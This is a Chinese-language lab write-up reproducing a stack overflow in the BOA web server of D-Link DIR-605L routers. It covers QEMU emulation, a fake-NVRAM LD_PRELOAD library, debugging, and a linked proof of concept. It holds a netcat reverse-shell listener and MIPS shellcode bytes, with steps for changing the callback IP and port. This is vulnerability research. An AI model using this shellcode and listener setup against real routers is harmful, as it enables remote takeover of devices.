一、受影响系统:

D-Link Wireless N300 Cloud Router (DIR-605L)

Firmware Version : 1.10 , 1.12 , 1.13

二、漏洞简述:

漏洞存在于BOA web服务器处理CAPTCHA数据，通过构造畸形的HTTP POST请求可引起栈溢出。

三、漏洞环境搭建:

1、下载相关的firmware

<ftp://ftp.dlink.com/Gateway/dir605L/Firmware/>

2、firmware-mod-kit下载

http://code.google.com/p/firmware-mod-kit/

svn checkout http://firmware-mod-kit.googlecode.com/svn/ firmware-mod-kit-read-only

3、解压firmware

参考http://www.devttys0.com/2011/09/exploiting-embedded-systems-part-1/

4、编译qemu

重点:要使用静态编译连接与不检查ELF头部的qemu

A、不检查ELF头部

参考<http://www.devttys0.com/2011/12/qemu-vs-sstrip/>

注意mips平台，所以要注释掉&& ehdr->e\_shentsize == sizeof(struct elf\_shdr)

B、静态编译

./configure --static && make && sudo make install

参考<http://www.devttys0.com/2011/09/exploiting-embedded-systems-part-3/>

5.模拟NVRAM配置信息

参考<http://www.devttys0.com/2012/03/emulating-nvram-in-qemu/>

采用LD\_PRELOAD去伪装返回一些值，用于模拟NVRAM配置信息

下载mips交叉编译链

<http://downloads.openwrt.org/backfire/10.03.1/ar71xx/>

OpenWrt-Toolchain-ar71xx-for-mips\_r2-gcc-4.3.3+cs\_uClibc-0.9.30.1.tar.bz2

编译apmib.c

参考:

<http://www.devttys0.com/wp-content/uploads/2012/10/apmib.txt>

/\*

\* LD\_PRELOAD lib for faking calls to the apmib library.

\*

\* $ mips-linux-gcc -Wall -fPIC -shared apmib.c -o apmib-ld.so

\*/

#include <stdio.h>

#include <stdlib.h>

#define MIB\_IP\_ADDR 170

#define MIB\_HW\_VER 0x250

#define MIB\_CAPTCHA 0x2C1

#define DEBUG

int apmib\_init(void)

{

// Fake it.

return 1;

}

void apmib\_get(int code, int \*value)

{

switch(code)

{

case MIB\_HW\_VER:

\*value = 0xF1;

break;

case MIB\_IP\_ADDR:

\*value = 0x7F000001;

break;

case MIB\_CAPTCHA:

\*value = 1;

break;

}

#ifdef DEBUG

printf("Code: 0x%X (%d) Value: 0x%X (%d)\n", code, code, \*value, \*value);

#endif

return;

}

四、漏洞重现

1.用qemu的自动调试接口，切换目录至文件系统的rootfs目录下（由firmware解压得来),运行chroot . ./qemu-mips -E LD\_PRELOAD =lib/apmib-ld.so -g 1234 bin/boa –d

或者用<http://www.devttys0.com/2011/09/exploiting-embedded-systems-part-3/>上的bash script

C:\Documents and Settings\happy\桌面\1.jpg

2.nc监听

D:\>nc -vlp 31337

正在监听[任何一个(多个)] 31337 ...

连接到 [10.8.146.8] 来自 localhost [10.8.146.92] 42542

3.运行poc

POC如下:

<http://www.devttys0.com/wp-content/uploads/2012/10/dir605l_exploit.txt>

其中POC里头固定写着连接方的IP和端口

此处修改IP

# Big endian IP address 192.168.1.100

"\x3c\x0e\xc0\xA8", # lui t6,0x7f01

"\x35\xce\x07\x16", # ori t6,t6,0x101

可以修改成自己需要的IP，把\xc0\xA8以及\x07\x16进行修改

此处修改port

"\x3c\x0e\x1f\x90", # lui t6,0x1f90


"\x35\xce\x1f\x90", # ori t6,t6,0x1f90

可以修改成自己的port，把\x1f\x90进行修改

五、漏洞调试分析

使用IDA远程进行远程调试Debugger -> Process options





调试进行，注意一些异常就跳过。

MEMORY:408FCB7C addiu $sp, 0x20

MEMORY:408FCB80 la $t9, range\_pool\_pop


MEMORY:408FCB84 beqz $a3, loc\_408FCBA0

MEMORY:408FCB88 move $s0, $v0

MEMORY:408FCB8C jalr $t9 ; range\_pool\_pop

在我的环境中经常会出现

qemu: uncaught target signal 11 (Segmentation fault) - core dumped




另外可参考我的另一篇IDA来远程调试Linux程序.docx

可以参考<http://www.devttys0.com/2011/09/exploiting-embedded-systems-part-3/>

参考<http://www.devttys0.com/2012/10/exploiting-a-mips-stack-overflow/>的分析

会发现在getAuthCode处，存在栈溢出漏洞，可以通过溢出var\_80来达到控制的目的



具体可参考

<http://www.devttys0.com/2011/11/exploiting-embedded-systems-part-4/>

六、漏洞利用

暂无

七、总结

嵌入式平台的漏洞调试需要进一步的学习